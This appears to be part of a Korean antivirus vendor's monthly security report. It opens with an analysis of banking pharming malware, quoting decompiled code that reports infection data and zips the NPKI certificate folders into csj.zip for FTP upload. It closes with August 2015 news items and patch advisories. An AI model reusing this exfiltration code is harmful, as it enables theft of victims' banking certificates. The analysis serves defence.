[그림 6] 정상 즐겨찾기 파일과 변조 된 즐겨찾기 파일 화면

변조 된 정보 수집

사용자 브라우저의 즐겨찾기 파일이 변경 되었을 경우, 특정 사이트에 접속하여 사용자의 감염 정보를 전송 할 서버 주소를 획득하며, 전송 할 감염 정보는 수정 된 금융사이트, 브라우저 정보, 운영체제 정보, 감염 된 사용자 IP 정보를 수집한다.

사용자 감염 정보를 전송 할 서버 주소 획득 사이트

http://user.qzone.qq.com/*****

사용자 감염 정보를 전송하는 서버 주소 및 형식

[획득사이트]/count/i/addInstall.action?params={"systemtype":"운영체제명","projecttype":"변조된
금융사이트",
"browsertype":"웹 브라우저명","ip":"감염된 시스템 IP주소"}

```
read_qq_internet2(&qq_string);          // 전송할 주소를 가져온다
LOBYTE(v65) = 3;
v64 = 15;
v63 = 0;
LOBYTE(os_version) = 0;
string_alloc((int)&os_version, os_version_string, strlen(os_version_string));
LOBYTE(v65) = 4;
v13 = make_fake_address((int)&qq_string, (int)&v23, "http://");
LOBYTE(v65) = 5;
v14 = m_strcat_key("/count/i/addInstall.action?params={\"systemtype\": \"\", (int)&v29, v13);
LOBYTE(v65) = 6;
v15 = m_strcat_value((int)&os_version, (int)&v35, v14); // os version
LOBYTE(v65) = 7;
v16 = m_strcat_key(\"\", \"projecttype\": \"\", (int)&v41, v15);
LOBYTE(v65) = 8;
v17 = m_strcat_value((int)&bank_name, (int)&v44, v16); // 주소를 변조한 은행
LOBYTE(v65) = 9;
v18 = m_strcat_key(\"\", \"browsertype\": \"\", (int)&v26, v17);
LOBYTE(v65) = 10;
v19 = m_strcat_value((int)&browser_type, (int)&v38, v18); // 브라우저 타입
LOBYTE(v65) = 11;
v20 = m_strcat_key(\"\", \"ip\": \"\", (int)&v47, v19);
LOBYTE(v65) = 12;
v21 = m_strcat_value((int)&getip_string, (int)&v32, v20);
LOBYTE(v65) = 13;
m_strcat_key(\"\"}, (int)MultiByteStr, v21);
```

[그림 7] 사용자 감염 정보를 수집하는 코드 화면

변조 된 즐겨찾기로 접속 시 개인정보 유출

변조 된 즐겨찾기로 사용자가 금융사이트에 접속 시 개인정보 인증을 요구하며, 사용자의 개인정보(이름, 주민등록번호, 핸드폰 번호를 요구하며, 금융 정보는 계좌 번호, 계좌 비밀번호, 사용자 아이디, 사용자 비밀번호, 공인인증서 비밀번호, 보안카드 일련번호, 보안카드 번호) 등이 악성코드 제작자에게 전송 된다.



[그림 8] 변조된 즐겨찾기로 접속 한 파밍 페이지

-악성파일(5.exe)

파일정보

| Detection Name | File Name | MD5 | Size(Byte) |
|------------------------|-----------|----------------------------------|------------|
| Spyware.PWS.KRBanker.R | 5.exe | 0CB3344A4059B5F0B224E766A4060A9F | 91,808 |

5.exe 파일의 주요 행위는 감염자 PC에서 NPKI(공인인증서) 정보를 탈취하는 악성 행위를 수행한다.

NPKI(공인인증서) 폴더 탐색

파일이 동작되면 감염자 PC에서 NPKI(공인인증서)폴더를 탐색한다.

| 탐색하는 NPKI 경로 |
|---|
| C:\Users\Administrator\AppData\LocalLow\NPKI\ |
| C:\Users\Administrator\Desktop\NPKI\ |
| D:\NPKI\ |
| E:\NPKI\ |
| F:\NPKI\ |
| G:\NPKI\ |
| H:\NPKI\ |
| D:\Users\Administrator\AppData\LocalLow\NPKI\ |
| E:\Users\Administrator\AppData\LocalLow\NPKI\ |
| H:\Users\Administrator\AppData\LocalLow\NPKI\ |

NPKI(공인인증서) 폴더 압축


사용자 PC에 NPKI 폴더가 존재 할 경우 “csj.zip” 파일명으로 압축을 시도한다.

```

zipfile_name = (const char *)&file_name;
if ( !_access(zipfile_name, 0) )           // csj.zip 파일이 존재하지 않으면 생성한다.
                                           // 재귀호출에 의해서 다음 번에 이 함수가 호출이 될 경우 반대쪽 분기를 타게 된다.
{
    csj_zip = (void *)pszPath;
    if ( !pszPath )
        csj_zip = &file_name;
    hfile = (int)create_nпки_zip(csj_zip, 0, CREATE_ALWAYS); // csj.zip 파일 생성
    write_nпки_subdirectory(&v113, hfile); // NPKI 디렉토리의 파일들을 zip파일로 쓴다
    if ( !chk_handle(hfile) )
        sub_400E00(hfile);
    else
        close_filehandle(hfile);
}
else                                     // csj.zip 파일이 존재하는 경우에 전송한다
{
    remotefilename = lpszNewRemoteFile;
    if ( !lpszNewRemoteFile )
        remotefilename = (const CHAR *)&file_name;
    localfilename = pszPath;
    if ( !pszPath )
        localfilename = (const CHAR *)&file_name;
    v19 = hConnect;
    if ( !ftpPutFile(hConnect, localfilename, remotefilename, 1u, 0) ) // csj.zip 업로드
    {
        InternetCloseHandle(hInternet);
        InternetCloseHandle(v19);
    }
}

```

[그림 9] NPKI 폴더를 압축하는 코드 화면



[그림 10] 압축 된 csj.zip 파일 내부 화면

감염자 IP 수집을 위한 사이트 접속

악성코드는 감염 사용자들을 구분하기 위해 “IP체크 사이트”를 통해 “감염 된 사용자 IP”를 특정파일에 저장한다.

IP체크 사이트는 <http://www.get-ip.com>를 이용하며, 사이트에서 수집 한 감염자 IP는 logi.txt 파일에 저장한다.

```

v1 = InternetOpenA(NULL, 0, NULL, NULL, 0);
v2 = v1;
if ( !v1 )
{
    InternetCloseHandle(NULL);
    v3 = a1;
    *(_BYTE *)a1 = (_BYTE)a1;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(0);
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::assign(NULL, strlen(NULL));
}
LABEL_20:
v17 = (void *)v22;
goto LABEL_21;
}
v4 = InternetOpenUrlA(v1, "http://www.get-ip.me/", NULL, 0, 0x4000000u, 0);
if ( v4 )
{

```

[그림 11] IP체크 사이트에 접근하는 코드 화면

```

HIDWORD(v9) = strlen("<h2>");
LODWORD(v9) = 0;
start = find_text((int)&buf, (int *)<h2>", v9);
HIDWORD(v11) = strlen("</h2>");
LODWORD(v11) = 0;
end = find_text((int)&buf, (int *)</h2>", v11);
v13 = parse_string((int)&buf, (int)&v29, start + 4, end - start - 4); // <h2>와 </h2>사이의 문자열 파싱

memset(readBuffer, 0, 0x1F4u);
InternetReadFile(v4, readBuffer, 0x1F4u, &dwNumberOfBytesRead);
v6 = 0;
v7 = dwNumberOfBytesRead == 0;
if ( dwNumberOfBytesRead )

```

[그림 12] IP체크 사이트에서 감염자 IP를 파싱하는 코드 화면

```

v6 = (int)read_getip_internet(&v122); // http://www.get-ip.me/로부터 디렉토리 이름 파싱
LOBYTE(v132) = 9;
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::assign(&v119, v6, 0, dword_428248);
LOBYTE(v132) = 8;
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(1);
::Sleep(0x64u);
v7 = pszPath;
if ( !pszPath )
{
    v7 = (const char *)&file_name; // C:\Program Files\logi.txt
    if ( !fileopen((int)&v108, v7, 10) )

```

[그림 13] 파싱 된 감염자 IP를 logi.txt 파일에 저장하는 코드 화면

NPKI(공인인증서) 폴더 업로드를 위한 FTP 접속

압축 된 파일을 업로드 하기 위해 사전에 만들어 둔 FTP 폴더에 접속을 시도한다.

| FTP 접속 정보 | |
|----------------|--------|
| FTP Servername | ***** |
| FTP ServerPort | *** |
| Username | hongse |
| Password | ***** |

이전에 수집 해 둔 감염자 IP가 기록 된 logi.txt 파일을 읽어 “감염자 IP”로 디렉토리명을 생성 후 업로드를 시도한다.

```
FtpFindFirstFileA(hConnect, u9, &FindFileData, 1u, 0);
::Sleep(0x1F4u);
v11 = lpszSearchFile;
if ( !lpszSearchFile )
    v11 = (const CHAR *)&file_name;
FtpCreateDirectoryA(v10, v11);           // logi.txt 파일을 읽어 "감염자 IP" 로 디렉토리 생성
v114 = v130;
```

[그림 14] FTP에 감염자 IP로 디렉토리를 생성하는 코드 화면

4. 결론

파밍 악성코드는 점점 교묘하게 진화되고 있고, 사용자의 습관들을 자세하게 파악하고 있다. 또한 해당 파일은 기존의 악성코드가 사용했던 Hosts변조, 메모리변조, 시작프로그램, 서비스레지스트리 등록 등 이전에 사용했던 방식은 전혀 사용하지 않아 악성코드 감염 여부 판별이 어려울 수 있다.

이에 안티 바이러스 제품에서는 실행파일 및 레지스트리 경로뿐만 아니라 악성코드가 사용 할 수 있는 여러 루트들을 좀 더 자세하게 판단하는 기능들이 필요 할 것으로 보인다.

Part3. 보안 이슈 돋보기

8월의 보안이슈

8월의 취약점

8월의 보안 이슈

알약이 뽑은 TOP 이슈

- 삼성전자·LG전자, 이달 중 문자 수신만으로 악성코드 감염 보안패치 배포

삼성전자와 LG전자가 MMS 수신만으로도 악성코드가 감염될 수 있는 Stagefright 취약점 보안패치를 유럽 및 중국을 시작으로 국내에도 배포하기 시작하였다. 아직 보안패치가 배포가 안된 모델들은 스마트폰에서 수동으로 MMS 자동수신에 체크를 해제하면 된다.

- 구글, 크롬 9월부터 'NP API' 지원 중단...인터넷업계 '비상'

구글이 9월부터 인터넷 브라우저 크롬에서 넷스케이프 플러그인(NP) API 서비스를 중단한다. NP API 지원 중단으로 포털이나 인터넷물 에서 사용하는 플러그인 프로그램은 더 이상 크롬에서 작동하지 않는다. 이 때문에 인터넷 쇼핑몰, 금융권, 포털 등에 직접적인 타격이 불가피할 전망이다.

- "IE 10버전 이하, 보안에 취약.. 최신 웹브라우저 사용하세요"

정부와 민간 인터넷 기업들이 인터넷 익스플로러(IE)10 버전 이하 사용자들과 기업을 대상으로 '최신 웹 브라우저 설치' 촉구에 나선다. 이 캠페인에는 미래창조과학부와 KISA는 물론 네이버, 다음카카오, 구글코리아, 페이스북코리아 등 12개 국내외 인터넷기업이 참여하는 캠페인으로, 구형 버전의 웹 브라우저를 사용하는 절반 이상의 국내 인터넷 이용자들의 이용환경 개선을 목적으로 하고 있다.

- PC용 공인인증서 2~3년내 사라진다

악성코드 감염 및 분실 시 정보 유출 위험을 줄이기 위하여, PC 및 이동식 저장장치 보관용 공인인증서를 없앨 예정이다. 대신 암호화된 공인인증서를 카드 IC칩에 담을 수 있는 기술들을 개발중에 있으며, 체크카드, 신용카드, 스마트 OTP에 공인인증서를 담아 보안성과 편의성을 확대할 방침이다.

- 9월 개정 신용정보법 시행, 은행권 IT대응 본격화

개인정보 보호 및 정보주체 권리 강화, 정보유출 관련 권리구제 및 제재 강화 등의 내용을 담고 있는 개정된 신용정보법이 9월 12일 시행될 예정이다. 이에 따라 은행권을 중심으로 금융사들은 자신들의 보유하고 있는 고객정보 실태 파악 및 관리체계 강화를 위한 사업에 나섰다. 특히 방대한 IT시스템을 운영하고 있는 은행 들은 산재해 있는 고객정보 찾기에 박차를 가하고 있는 모습이다.

- "스마트폰앱 개발자들 주의하세요". 개인정보 규제 강화

방송통신위원회는 6일 「스마트폰 앱 개인정보보호 가이드라인」을 발표했다. 이 가이드라인에 따라 과도한 앱 권한을 부여 받아 이용자의 동의 없이 단말기정보 등으로부터 개인정보를 수집하는 경우 정보통신망법 위반으로 관련 매출의 3%이하의 과징금, 5년 이하의 징역 또는 5천만원 이하의 벌금에 처해질 수 있다.

- 가짜 출석요구서로 금융사기 유도...신종 '레터피싱' 주의보

최근 금융감독원은 검찰을 사칭하는 우편물을 이용해 금전을 가로채는 신종 레터피싱 (Letter-phishing) 방식이 등장했다고 밝혔다. 금융사기는 먼저 가짜 출석요구서를 송달해 금융사기에 연루된 사건을 조사한다고 하면서 불안감을 조성하며, 가짜 출석요구서에는 인터넷도박 사이트 상습 도박자 수사과정에서 대포통장, 불법자금세탁의 정황이 확인돼 개인정보유출과 인터넷 뱅킹 등 문의사항이 있어 출석을 요구한다는 내용이 담겨있다. 따라서, 우편물을 통한 출석요구서 등을 받은 경우 발송자 주소와 발송인, 수신전화번호 확인 등에 각별히 주의를 기울여야 한다.

- 불법콘텐츠 유통 차단 4개월→3주 단축 처리

정부는 불법 콘텐츠 유통 온상지로 불리는 토렌트 등 해외 사이트를 빠르게 차단하기 위해 처리 기간을 현재 4개월 이상에서 3주 이내로 단축키로 했다. 그동안 저작권을 침해한 해외 사이트를 차단하는 데 4개월 이상의 시간이 걸려 침해 증거를 수집하고 저작물에 대한 권리관계를 확인하는 등 관련 절차를 거치는데 오래 걸렸다. 이에 정부는 관련 절차를 간소화 해 처리기간은 3주 이내로 축소하기로 했다.

8월의 취약점

Microsoft 8월 정기 보안 업데이트

- Internet Explorer용 누적 보안 업데이트(3082442)

이 보안 업데이트는 Internet Explorer의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Microsoft 그래픽 구성 요소의 취약성으로 인한 원격 코드 실행 문제(3078662)

이 보안 업데이트는 Microsoft Windows, Microsoft .NET Framework, Microsoft Office, Microsoft Lync 및 Microsoft Silverlight의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 문서를 열거나 포함된 트루타입 또는 OpenType 글꼴이 있는 신뢰할 수 없는 웹 페이지를 방문하는 경우 원격 코드 실행을 허용할 수 있습니다.

- Microsoft Office의 취약성으로 인한 원격 코드 실행 문제(3080790)

이 보안 업데이트는 Microsoft Office의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- RDP의 취약성으로 인한 원격 코드 실행 문제(3080348)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 공격자가 특수 제작된 DLL(동적 연결 라이브러리) 파일을 대상 사용자의 현재 작업 디렉터리에 먼저 놓은 다음 사용자에게 신뢰할 수 있는 DLL 파일을 로드하는 대신 공격자의 특수 제작된 DLL 파일을 로드하도록 디자인된 프로그램을 실행하거나 RDP(원격 데스크톱 프로토콜) 파일을 열도록 유도하는 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 영향받는 시스템을 완전히 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- 서버 메시지 블록의 취약성으로 인한 원격 코드 실행 문제(3073921)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 SMB 서버 오류 로그에 특수 제작된 문자열을 보낼 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

- XML Core Services의 취약성으로 인한 정보 유출 문제(3080129)

이 보안 업데이트는 Microsoft Windows 및 Microsoft Office의 취약성을 해결합니다. 이 취약성은 사용자가 특수 제작된 링크를 클릭하는 경우 메모리 주소를 노출하거나, SSL(Secure Sockets Layer) 2.0 사용을 명시적으로 허용함으로써 정보 유출을 허용할 수 있습니다. 하지만 어떠한 경우에도 공격자는 강제로 사용자가 특수 제작된 링크를 클릭하도록 만들 수 없습니다. 공격자는 일반적으로 전자 메일 또는 인스턴트 메신저 메시지에서 유인물을 이용하여 사용자가 이 링크를 클릭하도록 유도해야 합니다.

- Mount Manager의 취약성으로 인한 권한 상승 문제(3082487)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 대상 시스템에 악성 USB 장치를 삽입하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다. 그런 다음 공격자는 악성 바이너리를 디스크에 쓰고 실행할 수 있습니다.

- System Center Operations Manager의 취약성으로 인한 권한 상승 문제(3075158)

이 보안 업데이트는 Microsoft System Center Operations Manager의 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 URL을 통해 영향을 받는 웹 사이트를 방문할 경우 권한 상승이 허용될 수 있습니다. 공격자는 강제로 사용자가 이러한 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메시징 메시지의 링크를 클릭하여 영향을 받는 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

- UDDI 서비스의 취약성으로 인한 권한 상승 문제(3082459)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 웹 페이지 검색 매개 변수에 악성 스크립트를 삽입하여 XSS(교차 사이트 스크립팅) 시나리오를 엔지니어링한 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다. 그러면 악성 스크립트가 실행되는 특수 제작된 웹 페이지에 사용자가 방문하게 됩니다.

- 안전하지 않은 명령줄 매개 변수 전달로 인한 정보 유출 문제(3082458)

이 보안 업데이트는 Microsoft Windows, Internet Explorer 및 Microsoft Office의 정보 유출 취약성을 해결합니다. 이 취약성을 악용하기 위해 공격자는 먼저 Internet Explorer의 다른 취약성을 사용하여 샌드박스 프로세스에서 코드를 실행해야 합니다. 그런 다음 공격자는 안전하지 않은 명령줄 매개 변수로 메모장, Visio, PowerPoint, Excel 또는 Word를 실행하여 정보 유출이 일어나게 할 수 있습니다. 이 취약성으로부터 보호하기 위해 고객은 이 공지에서 제공되는 업데이트뿐만 아니라 MS15-079에서 제공되는 Internet Explorer용 업데이트도 적용해야 합니다. 마찬가지로, 영향받는 Microsoft Office 제품을 실행하는 고객은 MS15-081에서 제공되는 적용 가능한 업데이트도 설치해야 합니다.

- WebDAV의 취약성으로 인한 정보 유출 문제(3076949)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 SSL 2.0이 사용되는 WebDAV 서버에 암호화된 SSL(Secure Socket Layer) 2.0 세션을 강제로 적용하고 메시지 가로채기(man-in-the-middle) 공격을 사용하여 암호화된 트래픽의 일부를 암호 해독하는 경우 이 취약성으로 인해 정보 유출이 허용될 수 있습니다.

- Microsoft Windows의 취약성으로 인한 권한 상승 문제(3060716)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 영향받는 시스템에 로그인한 후 특수 제작된 응용 프로그램을 실행하거나 사용자에게 취약한 샌드박스 응용 프로그램을 호출하는 특수 제작된 파일을 열도록 유도할 경우 이 취약성으로 인해 권한 상승이 허용될 수 있고, 이로 인해 공격자는 샌드박스를 이스케이프할 수 있습니다.

- Microsoft Edge용 누적 보안 업데이트(3084525)

이 보안 업데이트는 Microsoft Edge의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- .NET Framework의 취약성으로 인한 권한 상승 문제(3086251)

이 보안 업데이트는 Microsoft .NET Framework의 취약성을 해결합니다. 사용자가 특수 제작된 .NET 응용 프로그램을 실행할 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다. 하지만 어떠한 경우에도 공격자는 강제로 사용자가 이 응용 프로그램을 실행하도록 만들 수 없습니다. 공격자는 사용자가 이렇게 하도록 유도해야 합니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/library/security/ms15-Aug>

영문 : <https://technet.microsoft.com/en-us/library/security/ms15-Aug>

BIND DNS 신규취약점 보안업데이트 권고

DNS 서비스에 주로 이용되는 BIND DNS에 조작된 특정 패킷을 보내면 장애가 발생하는 취약점이 발견됨

- 상세정보

취약점을 이용하여 DNS 서비스 장애 발생 가능(CVE-2015-5477)

- 해결법

BIND 9.9.7-P1 및 이전의 9.x 버전은 9.9.7-P2로 업그레이드

BIND 9.10.2-P2 및 이전의 9.10.x 버전은 9.10.2-P3로 업그레이드

- 참고사이트

<http://www.isc.org/downloads/>

아래한글 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社의 한글 등 오피스 프로그램에서 임의 코드실행이 가능한 취약점이 발견됨

- 공격자는 특수하게 조작한 웹페이지 방문 유도 또는 웹 게시물, 메일, 메신저의 링크 등을 통해 특수하게 조작된 문서를 열어보도록 유도하여 임의코드를 실행시킬 수 있음

영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안 업데이트를 권고함

- 상세정보

| 제품군 | 세부제품 | 영향 받는 버전 |
|------------|--------|-----------------|
| 한컴오피스 2014 | 공통 요소 | 9.1.0.2667 이전버전 |
| | 한글 | 9.1.0.2522 이전버전 |
| | 한셀 | 9.1.0.2528 이전버전 |
| | 한쇼 | 9.1.0.2609 이전버전 |
| 한컴오피스 2007 | 공통 요소 | 8.5.8.1536 이전버전 |
| | 한글 | 8.5.8.1474 이전버전 |
| | 한셀 | 8.5.8.1386 이전버전 |
| | 한쇼 | 8.5.8.1530 이전버전 |
| 한컴오피스 2007 | 공통 요소 | 7.5.12.714 이전버전 |
| | 한글 | 7.5.12.722 이전버전 |
| | 넥셀 | 7.5.12.779 이전버전 |
| | HSlide | 7.5.12.779 이전버전 |

- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#31)으로 업데이트

- 다운로드 경로 : <http://www.hancom.com/download.downPU.do?mcd=005>

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트

- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

- 참고사이트

<http://www.hancom.com/download.downPU.do?mcd=005>

Cisco ASR 라우터 보안 업데이트 권고

CISCO는 서비스 거부(DDoS)취약점을 해결한 보안 업데이트를 발표

이 취약점은 시스코 라우터에서 네트워크를 통해 수신한 패킷이 쪼개져 있거나, 조작된 패킷을 비정상적으로 처리하여발생

- 상세정보

CISCO는 동 취약점은 ASR(Aggregation Services Routers)1000 Series의 IOS XE에 영향을 주는 서비스 거부(DDoS) 취약점으로 보안 업데이트를 권고

- 해결법

운영자는 유지보수 업체를 통하여 패치 적용 및 참고사이트 참조

- 참고사이트

<http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20150730-asr1k>

WordPress 긴급 보안 업데이트

Wordpress에서 취약점을 보완한 긴급 보안 패치를 공개

- 상세정보

워드프레스 4.2.3과 그 이전 버전에서 XSS 취약점과 SQL 인젝션 취약점이 발견되어 최신버전 업데이트를 권고

- 해결법

4.2.4 버전으로 업데이트

- Dashboard(알림판) → Updates(업데이트) > Update Now(지금 업데이트) 클릭

- 참고사이트

<https://wordpress.org/news/2015/08/wordpress-4-2-4-security-and-maintenance-release/>

Firefox 보안 업데이트 권고

Firefox와 Firefox ESR에 내장된 PDF 뷰어에서 심각한 취약점이 발견
취약점을 이용하여 피해자 컴퓨터에 저장된 파일을 읽거나 다운로드 받을 수 있음

- 상세정보

영향 받는 제품 및 버전

| 제품군 | 영향 받는 버전 | 해결 버전 |
|---------------------------------------|-------------|--------|
| Firefox | 39.0.2 이전버전 | 39.0.3 |
| Firefox ESR(Extended Support Release) | 38.1.0 이전버전 | 38.1.1 |

- 해결법

Firefox를 실행하여 메뉴버튼을 클릭하고, 도움말 클릭 후 “Firefox 정보” 선택

Firefox 정보 창이 열리면 자동으로 업데이트를 확인하고 새버전 다운로드

다운로드가 완료되고 설치 준비가 완료되면 “Firefox를 지금 다시 시작” 버튼을 클릭

※위와 같은 방법으로 업데이트가 시작되지 않거나 완료되지 않는다면 최신 Firefox를 다운받아 재설치 권고

- 참고사이트

<https://www.us-cert.gov/ncas/current-activity/2015/08/06/Mozilla-Releases-Security-Updates-Firefox-and-Firefox-ESR>

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe사는 Flash Player에서 발생하는 취약점을 해결한 보안 업데이트를 발표
낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player의 35개 취약점에 대한 보안 업데이트를 발표

- 임의코드 실행으로 이어질 수 있는 타입 혼란 취약점(CVE-2015-5554, CVE-2015-5555, CVE-2015-5558, CVE-2015-5562)
- 벡터 길이 충돌에 대응할 수 있는 업데이트(CVE-2015-5125)
- 임의코드 실행으로 이어질 수 있는 use-after-free 취약점(CVE-2015-5550, CVE-2015-5551, CVE-2015-3 107, CVE-2015-5556, CVE-2015-5130, CVE-2015-5134, CVE-2015-5539, CVE-2015-5540, CVE-2015-5557, CVE-2015-5559, CVE-2015-5127, CVE-2015-5563, CVE-2015-5561, CVE-2015-5124, CVE-2015-5564, CVE-2015-5565)
- 임의코드 실행으로 이어질 수 있는 힙버퍼 오버플로우 취약점(CVE-2015-5129, CVE-2015-5541)
- 임의코드 실행으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2015-5131, CVE-2015-3132, CVE-2015-3133)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2015-5544, CVE-2015-5545, CVE-2015-5546, CVE-2015-5547, CVE-2015-5548, CVE-2015-5549, CVE-2015-5552, CVE-2015-5553)

- 영향 받는 소프트웨어

Adobe Flash Player

| 소프트웨어 명 | 동작환경 | 영향 받는 버전 |
|--|---------------------|---------------------|
| Adobe Flash Player Desktop Runtime | 윈도우즈, 맥 | 18.0.0.209 및 이전버전 |
| Adobe Flash Player Extended Support Release | 윈도우즈, 맥 | 13.0.0.309 및 이전버전 |
| Adobe Flash Player for Google Chrome | 윈도우즈, 맥, 리눅스 | 18.0.0.209 및 이전버전 |
| Adobe Flash Player for Microsoft Edge and Internet Explorer 11 | 윈도우즈 10 | 18.0.0.209 및 이전버전 |
| Adobe Flash Player for Linux | 리눅스 | 11.2.202.491 및 이전버전 |
| Air Desktop Runtime | 윈도우즈, 맥 | 18.0.0.180 및 이전버전 |
| Air SDK | 윈도우즈, 맥, 안드로이드, iOS | 18.0.0.180 및 이전버전 |
| Air SDK & Compiler | 윈도우즈, 맥, 안드로이드, iOS | 18.0.0.180 및 이전버전 |

- 해결법

Adobe Flash Player 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 18.0.0.232버전으로 업데이트 적용
- Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드
- Adobe Flash Player Extended Support Release 사용자는 18.0.0.232 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.508 버전으로 업데이트 적용
- Adobe Flash Player가 설치된 Google Chrome는 자동으로 최신 업데이트 버전 적용
- 구글 크롬 및 윈도우 8.x, 10 버전의 인터넷 익스플로러 10,11, EDGE에 Adobe Flash Player를 설치한 사용자는 자동으로 최신 업데이트가 적용
- AIR desktop runtime의 사용자는 AIR SDK 과 Compiler를 18.0.0.199 버전으로 업데이트 적용

- 참고사이트

<https://helpx.adobe.com/security/products/flash-player/apsb15-19.html>

Apple(OS X Server, iOS, Safari, Yosemite) 보안 업데이트 권고

Apple사에서 자사 제품에 대해 다수의 취약점을 해결한 보안업데이트를 공지

공격자가 취약점을 이용하여 피해를 발생시킬 수 있어, 해당 제품 이용자들은 최신버전으로 업데이트 권고

- 상세정보

해당시스템

| 업데이트 | 대상 |
|-----------------------------|--|
| iOS 8.4.1 [1] | iPhone 4S 이상, iPod 터치 5세대 이상, iPad 2 이상 |
| Safari 8.0.8 [2] | OS X Yosemite v10.10.4 |
| Safari 7.1.8 | OS X Mavericks v10.9.5 |
| Safari 6.2.8 | OS X Mountain Lion v10.8.5 |
| OS X Server v4.1.5 [3] | OS X Yosemite v10.10.5 또는 이후 버전 |
| OS X Mountain Lion v10.8.5, | OS X Mavericks v10.9.5, OS X Yosemite v10.10.1~4 |
| 업데이트 | 대상 |
| iOS 8.4.1 [1] | iPhone 4S 이상, iPod 터치 5세대 이상, iPad 2 이상 |

- 해결법

OS X 및 Safari 사용자

- 직접 설치 : <http://support.apple.com/downloads/>를 통해 해당 버전을 다운로드하여 업데이트 진행
- Apple 앱스토어 이용 : Mac 메뉴에서 [소프트웨어 업데이트] 선택

iOS 사용자

- [설정]→[일반]→[소프트웨어업데이트] 선택
- [다운로드 및 설치]→[동의] 선택하여 업데이트

- 참고사이트

<https://support.apple.com/en-us/HT205030>
<https://support.apple.com/en-us/HT205033>
<https://support.apple.com/en-us/HT205032>
<https://support.apple.com/en-us/HT205031>

MS Internet Explorer 원격코드 실행 취약점에 대한 긴급 업데이트 권고

[MS15-093] Internet Explorer 에서 발생하는 취약점으로 인한 원격 코드 실행

- 상세정보

공격자가 영향 받는 시스템에 대해 완전한 권한 획득

사용자가 영향받는 버전의 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 열람할 경우, 원격코드 실행될 수 있는 취약점 존재

